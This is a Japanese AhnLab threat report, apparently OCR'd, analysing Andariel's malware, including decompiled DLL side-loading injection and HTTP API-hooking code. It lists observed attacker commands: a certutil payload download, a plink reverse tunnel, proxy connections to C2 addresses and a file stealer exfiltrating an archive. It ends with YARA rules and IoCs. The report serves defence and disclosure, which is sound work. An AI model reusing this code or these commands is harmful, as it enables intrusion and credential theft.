
```
XOR_Key2 = a1 + 4880;
XOR_Key2_1 = a1 + 4880;
socket = *(a1 + 16);
memset(buf, 0, sizeof(buf));
if ( fn_recv(*socket, buf, 0x7E, a4, XOR_Key2_1) != 0x7E )
  return 0;
// check deobf_data
if ( buf[0] != 'h' )
  return 0;
if ( buf[101] != 'i' )
  return 0;
if ( buf[102] != '3' )
  return 0;
if ( buf[107] != '^' )
  return 0;
if ( buf[108] != '@' )
  return 0;
if ( buf[117] != 'M' )
  return 0;
buf[0] = 'a';
*&buf[101] = 'j^';
*&buf[107] = 'hk';
buf[117] = '9';
rand_s(&buf[103]);
rand_s(&buf[109]);
rand_s(&buf[113]);
rand_s(&buf[118]);
rand_s(&buf[122]);
```

[図 14] 通信の有効性スキャン

2. XPlatForm フッキングマルウェア


XPLATFORM は Web ページを基盤とする韓国の RIA (Rich Internet Application) プラットフォームであり、デスクトップアプリケーションのように見えて動作する UI を提供する。特に ERP、MIS、グループウェア、生産管理システムなどの複雑な内部業務システムを一つのインターフェースで統合管理できるようにサポートする。企業の社内インフラだけでなく、行政業務支援システムなどさまざまな企業や公共機関でも活用されている。

したがって、[図 15] のように XPlatForm XUI (.xadl) コード (左側) を一つの応用プログラムのようにレンダリングしたものを確認できる。以下のサイトは単純な例示資料であり、実際の攻撃状況で確認されたサイトではない。



[図 15] (例) XPlatForm プログラムのログイン画面

XPLATFORM は実行時にコマンドライン引数を通じて呼び出すサービスを決定する。
一般的にショートカット (.lnk) ファイルを使用し、主な引数としてスクリプトのパス (-X)、コマンドキー (-K)、ローディングイメージのパス (-SP、-LG) などがある。例は次のとおりである。



예시)
"C:¥Program Files (x86)¥TOBESOFT¥XPLATFORM¥9.2¥**XPlatform.exe**" -K '****' -X ' **http://pa***.pr*****.co.kr/xui/ui****/ui****.xadl** ' -SP 'C:¥Program Files (x86)¥TOBE¥loading.gif' -LG 'C:¥Program Files (x86)¥TOBE¥loading.gif'

[図 16] 実行のためのショートカットファイル

このように実行された XPLATFORM ベースのサービスは、XPlatform.exe プロセスをフックすることで、望むデータを横取りできる。

実際のセキュリティ事故では、XPLATFORM が使用する API をフックするマルウェアが報告されており、該当マルウェアの TimeDateStamp から推測すると、比較的最近作成されたものとみられる。

- TimeDateStamp : 2025.02.21 11:26:11(UTC+9)
- PDB : F:¥Mufasa¥03_Project¥11_**DLLSideloading**¥**xPlatform**¥sideloading¥Release¥sideloading.pdb

Offset	Name	Value	Meaning
14F0	Characteristics	0	
14F4	TimeDateStamp	67B7E443	금요일, 21.02.2025 02:26:11 UTC
14F8	MajorVersion	0	
14FA	MinorVersion	0	
14FC	Type	2	Visual C++ (CodeView)
1500	SizeOfData	6D	
1504	AddressOfRaw...	2214	
1508	PointerToRawD...	1614	

RSDSI Table

Offset	Name	Value
1614	Sig	53445352
1618	GUID	{a059e2cc-afa3-4fd5-59b6-68d1aa78070}
1628	Age	1
162C	PDB	F:₩Mufasa₩03_Project₩11_DLLSideloading₩xPlatform₩sideloading₩Release₩sideloading.pdb

[図 17] 悪性モジュール (Version.dll) のタイムスタンプと PDB パス

当時のパス名は「%SystemRoot%¥Version.dll」であり、前述した PDB (Program Database) 情報と同様に DLL サイドローディング方式で実行された。主要コードはフッキングのため XPlatform.exe プロセスにインジェクションする。

```
strcpy(String2, "XPlatform.exe");
if ( fdwReason == 1 )
{
  while ( 1 )
  {
    v4 = 0;
    Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
    if ( Toolhelp32Snapshot != -1 )
    {
      pe.dwSize = 296;
      if ( Process32First(Toolhelp32Snapshot, &pe) )
      {
        while ( 1 )
        {
          if ( !lstrcmpiA(pe.szExeFile, S
          {
            v6 = OpenProcess(0x43Au, 0, p
            if ( v6 )
            {
              if ( fn_InjectionPE(v6) )
                break;
            }
          }
          if ( !Process32Next(Toolhelp32
            goto LABEL_11;
        }
        v4 = 1;
      }
LABEL_11:
      CloseHandle(Toolhelp32Snapshot);
      if ( v4 )
        ExitProcess(0);
    }
    Sleep(0x2710u);
```

```
HANDLE __thiscall fn_InjectionPE(HANDLE hProcess)
{
  int v2; // esi
  char *v3; // eax
  char *v4; // ebx
  unsigned int v6; // [esp+14h] [ebp-24h]
  DWORD ThreadId; // [esp+18h] [ebp-20h] BYREF
  CPPEH_RECORD ms_exc; // [esp+20h] [ebp-18h]

  v2 = 0;
  ThreadId = 0;
  ms_exc.registration.TryLevel = 0;
  if ( hProcess )
  {
    v6 = sub_10001090();
    if ( v6 )
    {
      v3 = VirtualAllocEx(hProcess, 0, 0x17E00u, 0x3000u, 0x40u);
      v4 = v3;
      if ( v3 )
      {
        if ( WriteProcessMemory(hProcess, v3, aMz, 0x17E00u, 0) )
          return CreateRemoteThread(hProcess, 0, 0x100000u, &v4[v6], 0, 0, &ThreadId);
      }
    }
  }
  return v2;
```

[図 18] DLL Side-Loading 後のインジェクションコード

その後、wininet.dll モジュールの「HTTP 通信関連9つの関数アドレス」にフッキングを試みる。

```
aWininet        ; "wininet"
aInternetconnec ; "InternetConnectA"
sub_10001000    ; DATA XREF: fn_InstallHook+7↑o
dword_10019610
aWininet        ; "wininet"
aInternetconnec_0 ; "InternetConnectW"
sub_100010EC
dword_1001960C
aWininet        ; "wininet"
aHttpopenreques ; "HttpOpenRequestA"
sub_10001252
dword_10019608
aWininet        ; "wininet"
aHttpopenreques_0 ; "HttpOpenRequestW"
sub_1000137A
dword_10019604
aWininet        ; "wininet"
aHttpsendreques ; "HttpSendRequestA"
sub_10001546
dword_10019600
aWininet        ; "wininet"
aHttpsendreques_0 ; "HttpSendRequestW"
sub_100017BC
dword_100195FC
aWininet        ; "wininet"
aHttpaddrequest ; "HttpAddRequestHeadersA"
sub_10001A79
dword_100195F4
aWininet        ; "wininet"
aHttpaddrequest_0 ; "HttpAddRequestHeadersW"
sub_10001C44
dword_100195F0
aWininet        ; "wininet"
aInternetwritef ; "InternetWriteFile"
sub_10001E54
```

```
HMODULE fn_InstallHook()
{
  int (__stdcall **v0)(int, int, int, int, int, int, int, int); // esi
  int v1; // ebx
  const CHAR *v2; // edi
  HMODULE result; // eax
  int (__stdcall *v4)(int, int, int, int, int, int, int, int); // [esp+Ch] [ebp-4h]

  v0 = &off_10018878;
  do
  {
    v1 = v0[1];
    v2 = *(v0 - 1);
    v4 = *v0;
    result = GetModuleHandleW(*(v0 - 2));
    if ( result )
    {
      result = GetProcAddress(result, v2);
      if ( result )
      {
        result = sub_10003E37(result, v4, v1);
        if ( !result )
          result = sub_100029F1("[+] Installed hook in: %s", *(v0 - 1));
      }
    }
    v0 += 4;
  }
  while ( v0 < dword_10018908 );
  return result;
```

[図 19] API フッキング (左：リスト、右：コード)

API フッキングリストは以下のとおりである。

事例 a	事例 b
WinHttpConnect	InternetConnectA
WinHttpOpenRequest	InternetConnectW
WinHttpSendRequest	HttpOpenRequestA
InternetConnectA	HttpOpenRequestW
InternetConnectW	HttpSendRequestA
HttpOpenRequestA	HttpSendRequestW
HttpOpenRequestW	HttpAddRequestHeadersA
HttpSendRequestA	HttpAddRequestHeadersW
HttpSendRequestW	InternetWriteFile

上記の API の呼び出し時にデータを以下の指定されたパスに記録する。

- ログ保存フォルダーパス：%temp%¥~MF0981.log

```
v70 = 24;
v71 = 24;
v72 = 24;
for ( j = 0; j < 0x42; ++j )
  *(&v8 + j) = (12 * (*(&v8 + j) - 24) % 127 + 127) % 127;
// [%04d:%02d:%02d:%02d:%02d:%02d]
v7 = wsprintfW(
       Buffer,
       &v8,
       SystemTime.wYear,
       SystemTime.wMonth,
       SystemTime.wDay,
       SystemTime.wHour,
       SystemTime.wMinute,
       SystemTime.wSecond);
if ( v7 )
  WriteFile(hFile, Buffer, 2 * v7, &Num
WriteFile(hFile, v77, v5, &N
WriteFile(hFile, v74, 4u, &NumberOfByte
LeaveCriticalSection(&CriticalSection);
}
```

```
~MF0981.log
1  [2025:04:10:21:50:33] [+] Installing hooks  pid:5472
2  [2025:04:10:23:45:31] [+] Installed hook in: WinHttpConnect
3  [2025:04:10:23:46:05] [+] Installed hook in: WinHttpOpenRequest
4  [2025:04:10:23:46:08] [+] Installed hook in: WinHttpSendRequest
5  [2025:04:10:23:46:09] [+] Installed hook in: InternetConnectA
6  [2025:04:10:23:46:11] [+] Installed hook in: InternetConnectW
7  [2025:04:10:23:46:38] [+] Installed hook in: HttpOpenRequestA
8  [2025:04:10:23:46:39] [+] Installed hook in: HttpOpenRequestW
9  [2025:04:10:23:46:42] [+] Installed hook in: HttpSendRequestA
10 [2025:04:10:23:46:42] [+] Installed hook in: HttpSendRequestW
11 [2025:04:10:23:47:33] [InternetConnectW]
12 [redacted].co.kr:443
13
14 [2025:04:10:23:47:33] [InternetConnectA]
15 [redacted]co.kr:443
```

[図 20] フッキング結果ファイル

この方式によりユーザーの ID/パスワードや作業履歴、そして特殊な場合には社内インフラのアカウントなど、さまざまな情報が流出したと推定される。

3. その他のツール

1) Proxy (Tunneling) ツール

Andariel は以前から多様なプロキシツールを使用している。その中で今回の攻撃で頻繁に使用されたタイプは以下のとおりである。これらはすべて同じ機能を実行しており、ツールの説明は省略する。

a) Socks5Server

- 出所：https://github.com/earthquake/Socks5Server/
- 確認したパスおよびコマンドライン

- 2024年の事例
d:¥backup¥localproxy¥svchosts.exe (引数の確認不可)

b) go-socks5

- 出所：https://github.com/armon/go-socks5
- 確認したパスおよびコマンドライン

- D企業事例 (2025年1月)：侵害された他の企業からダウンロードして実行
(Download) certutil -urlcache -split https://*(韓国企業名)*.co[.]kr/****/images/qualify/**separator.exe**
%SystemDrive%¥inetpub¥wwwroot¥b****¥d***¥200811¥**svchosts.exe -connect 5.75.195.213:443**

- 2024年の事例
d:¥backup¥localproxy¥**winload.exe -l 127.0.0.1:49663**

c) Plink

- 使用されたバージョン情報：0.77
- 確認したパスおよびコマンドライン

- D企業事例 (2025年1月)
%SystemDrive%¥Inetpub¥wwwroot¥b****¥d*****¥hrs.exe -P 22 -pw d***** -N -R 5555:6*.1**.*.130:3389 d*****@2**.1**.2**.157**

```
Plink: command-line connection utility
Release 0.77
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
  -v        show verbose messages
  -load sessname  Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
```

[図 21] 使用されたバージョン情報

d) 独自の作成ツール

2021年2月、Kaspersky の「Lazarus targets defense industry with ThreatNeedle」レポートで公開されたプロキシツールであり、ThreadNeedle キャンペーンで使用されたプロキシツールが現在も使用されている。このツールは以下のように「C8vI」、「C8vJ」などのエンコードされた文字列を持っていることが特徴である。引数を通じて IP アドレスおよび PORT を伝達する。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // edi
  SOCKET v5; // esi
  int v6; // ebp
  SOCKET *v7; // eax
  int v8; // [esp+2Ch] [ebp-1A4h] BYREF
  sockaddr name; // [esp+30h] [ebp-1A0h] BYREF
  WSAData WSAData; // [esp+40h] [ebp-190h] BYREF

  sub_401390();
  sub_401250();
  if ( argc < 5 )
    return 0;
  WSAStartup(0x202u, &WSAData);
  Ip_1 = inet_addr(argv[1]);
  Port_1 = atoi(argv[2]);
  Ip_2 = inet_addr(argv[3]);
  Port_2 = atoi(argv[4]);
  if ( argc == 6 )
    Size = atoi(argv[5]);
  if ( Size < 1024 )
    Size = 4096;
  i = 0;
  v5 = socket(2, 1, 0);
  v6 = 0;
  while ( 1 )
  {
LABEL_8:
    while ( 1 )
    {
      name.sa_family = 2;
      *&name.sa_data[2] = Ip_2;
      *name.sa_data = htons(Port_2);
      if ( connect(v5, &name, 16) == -1 )
        break;
      if ( sub_401190(v5, 'C8vI') && sub_4011B0(v5, &v8) && v8 == 'C8vJ' && sub_401190(v5, 'C8vL') )
      {
        for ( i = 0; i < 2; ++i )
```

[図 22] 有効性スキャンコード

- 確認したパスおよびコマンドライン

- 2024年の事例
d:¥backup**¥msload.exe 127.0.0.1 3389 149.202.89[.]47 8080**
d:¥backup¥localproxy**¥localproxy.exe 127.0.0.1 80 206.72.205[.]117 9000**

2) File Stealer

ファイル窃取ツール

攻撃者が使用したツールには CLI ベースのファイル窃盗ツールも存在する。サイズや数量が少ない場合はインストール済みのバックドアマルウェアを利用することもできるが、追加でインストールしたことから、大量のファイルを窃取する目的であった可能性がある。

コマンドライン情報は以下のとおりである。

引数	コマンド
-protocol	通信で使用するプロトコル（tcp / udp）
–server	窃取に使用されたアドレス（ip：port の形）
–dir, –file	窃取するファイルのパス
–thread, –limit	性能制限

- 確認したパスおよびコマンドライン

- C企業事例（2025年1月） %SystemRoot%¥temp**¥msload.exe --protocol tcp --server 5.75.195[.]213:443 --file doc.rar --thread 2**

アンラボにおける対応状況

アンラボ製品群における検知名およびエンジンの日付情報は以下のとおりである。

[V3]

- Backdoor/Win.Nestdoor.C5661211 (2024.08.23.02)
- Backdoor/Win.Nestdoor.C5662232 (2024.08.26.02)
- Backdoor/Win.Nestdoor.C5732290 (2025.02.20.02)
- Malware/Win.Generic.R675345 (2024.11.06.00)
- Malware/Win.Generic.R692504 (2025.02.18.00)
- Backdoor/Win.Peardoor.C5747141 (2025.04.01.00)
- Backdoor/Win.Peardoor.C5747178 (2025.04.01.00)
- Trojan/Win.Proxy.C5610646 (2024.04.22.03)
- Trojan/Win.Proxy.C5610645 (2024.04.22.03)
- Trojan/Win.Proxy.C5610643 (2024.04.22.03)
- Trojan/Win.Proxy.C5734585 (2025.02.27.00)
- Trojan/Win.Injector.R698277 (2025.04.01.00)
- Trojan/Win.Platinstealer.C5661174 (2024.08.23.02)

対応ガイド

ソフトウェアのアップデート

KISA では以下のように製品のセキュリティアップデートを推奨している。

製品名	影響されるバージョン	解決方法
eWalker SSL VPN	Windows クライアント v10.0.7.11 (server : r10391) 以前	Windows クライアント v10.0.7.13 (server : r10498)
Secure Guard VPN	Windows クライアント v2.0.7.5 (server : 202409091346) 以前	Windows クライアント v2.0.7.6 (server : 202409190931)

マルウェアパス

該当 VPN は脆弱性が発現した際に、以下のようなパスにマルウェアがインストールされる。

eWalker SSL VPN 製品

- %ProgramFiles% (x86)¥ SOOSAN INT¥eWalker SSL VPN¥SVPNClientW.exe

Secure Guard VPN 製品

- %ProgramFiles% (x86)¥SecureGuard¥NonActiveX¥SGVPN_NON_ACTIVEX.exe

次のパスに同じファイルが存在する場合、XPlatForm フッキングの疑いがある。

XPlatForm フッキングの疑い

- %temp%¥~MF0981.log

結論

攻撃グループ「Andariel」の継続的な攻撃の試みは、韓国の主要ソフトウェアおよびインフラに大きな脅威となっている。特に、2024年から2025年にかけて確認された複数の脆弱性攻撃の状況から、このような脅威は今後も続く可能性が高いとみられる。

最も基本的かつ効果的な防御手段は、既知の（1-Day）脆弱性に対して迅速にパッチを適用することである。特に、2024年4月に公開された「KVE-2024-0200 リモートコード実行の脆弱性」を含む既知の VPN 脆弱性に対して必ず最新のセキュリティアップデートを適用する必要がある。さらに、権限管理およびネットワークアクセス制御、異常兆候のモニタリングなど、多層的なセキュリティ強化策が不可欠である。

Threat Hunting Rules

Rule	YARA

1	rule Andariel_HackTool_Injector_1
	{
	meta:
	description = "Andariel XPlatform Injector"
	date = "2025-06-17"
	author = "ASEC"
	strings:
	$s1 = "CreateToolhelp32Snapshot" ascii fullword
	$s2 = "WriteProcessMemory" ascii fullword
	$s3 = "CreateRemoteThread" ascii fullword
	$s4 = "HttpSendRequestA" ascii fullword
	$s5 = "HttpSendRequestW" ascii fullword
	$s6 = "sideloading" ascii
	$s7 = "[+] Installed hook in: %s" ascii fullword
	condition:
	uint16(0) == 0x5A4D and $s1 and $s2 and $s3 and $s4 and $s5 and $s6 and $s7
	}

2	rule Andariel_Packer_YashaLoader_1 { meta: description = "Andariel Packer(YashaLoader)" date = "2025-06-17" author = "ASEC" strings: $s1 = "YashaLoader.exe" wide $s2 = "[Shellcode path]" wide $s3 = "Copyright 2025. By Yamah" wide condition: uint16(0) == 0x5A4D and all of them

	}

3	rule Andariel_Backdoor_NestMini_1
	{
	meta:
	description = "Andariel NestMini(Obfus by Stack)"
	date = "2025-06-17"
	author = "ASEC"
	strings:
	$memset_pattern = {
	33 ??
	41 B8 78 13 00 00
	E9 ??
	}
	$cmp_pattern = {
	80 ?? ?? ?? ?? ?? 68 // cmp ..., 'h'
	0F 85 ?? ?? ?? ?? // jnz ...
	80 ?? ?? ?? ?? ?? 69 // cmp ..., 'i'
	0F 85 ?? ?? ?? ?? // jnz ...
	80 ?? ?? ?? ?? ?? 33 // cmp ..., '3'
	0F 85 ?? ?? ?? ?? // jnz ...
	}
	$s1 = "goto L1¥r¥nrename tmp.exe"
	condition:
	uint16(0) == 0x5A4D and all of them
	}

IoC (Indicators of Compromise)

ファイル Hashes (MD5)

関連ファイルの MD5 は次のとおりである。

- Sysinternals 偽装および証明書
b9484f4bdf29e06df16ab88422e6a257
49628feb1f37eb6aacfb81d306b03106
e61fc012d5cadf095051c8af11a49c95

- SOOSAN INT 証明書
869b3b812174b502e146d69268fcc5bd
ec60f215ebadbc52d59385254f2dc322
5948500a4acb936cc9f819c7cdf2d062
411fab8be4e61b0e8c25fccb37aa9bb6
ff7ca268fb63c32551ad821ae083bcdf
9cb1cea06fa0c5c9e8152a3aa054f2b2
b92cc876735ac8f31aec148dbd82ef5a

- NestMini
9daca86d823d9ce9c62055cf24ef2137
869b3b812174b502e146d69268fcc5bd
557aa91c4a7ffddd9f273bd8789fe605
1b9402d5ff11c28c774845990ff95f08
a9d823960790bf7f8135a01a36459354

- Proxy Tools
09e568e34c62667b727c387e4cb4ea2d
d8a08e5f6165ec64fe12da206f4b7e44

93cdba1c95030a515c9d642bfd8bbbda
12af7d7b9bc4619a792518392195963e
b12e8ae66c0104326ad2cb90c88d7cec
41c8e38b48c792ef480a19b8a857cd36

- File Stealer
2cceb0ceada50e4a273d3ed915dba45
5e00df548f2dcf7a808f1337f443f3d9

- XFlatform フッキング
7e1e9f2a98b378dc67821920841afa5c
54e6e8814dd3fba5c03a4756281f4d05
9f76a4b7dd73d25b3af4c810dec51c19
c87a072817b3e22e862aad8347112cf8

関連ドメイン、URL および IP アドレス

ダウンロードおよび C&C サーバーアドレスは次のとおりである。 (http は hxxp に変更)
222.117.214[.]13
222.239.90[.]116
5.75.195[.]213
206.72.205[.]117

More security, More freedom

AhnLab Japan

〒108-0014 東京都港区芝 13-2 田町フロントビル 3 階

電話 : 03-6453-8315 | Email : jp.sales@ahnlab.com

本レポートは著作権法により保護されている著作物であり、営利目的での無断転載および無断複製を禁じます。

本レポートの内容を全部または一部引用・加工する場合は、アンラボによって発刊されたレポートであることを明記してください。

＊ 本レポートは https://atip.ahnlab.com からご利用いただけます。

© 2025 AhnLab, Inc. All rights reserved.

AhnLab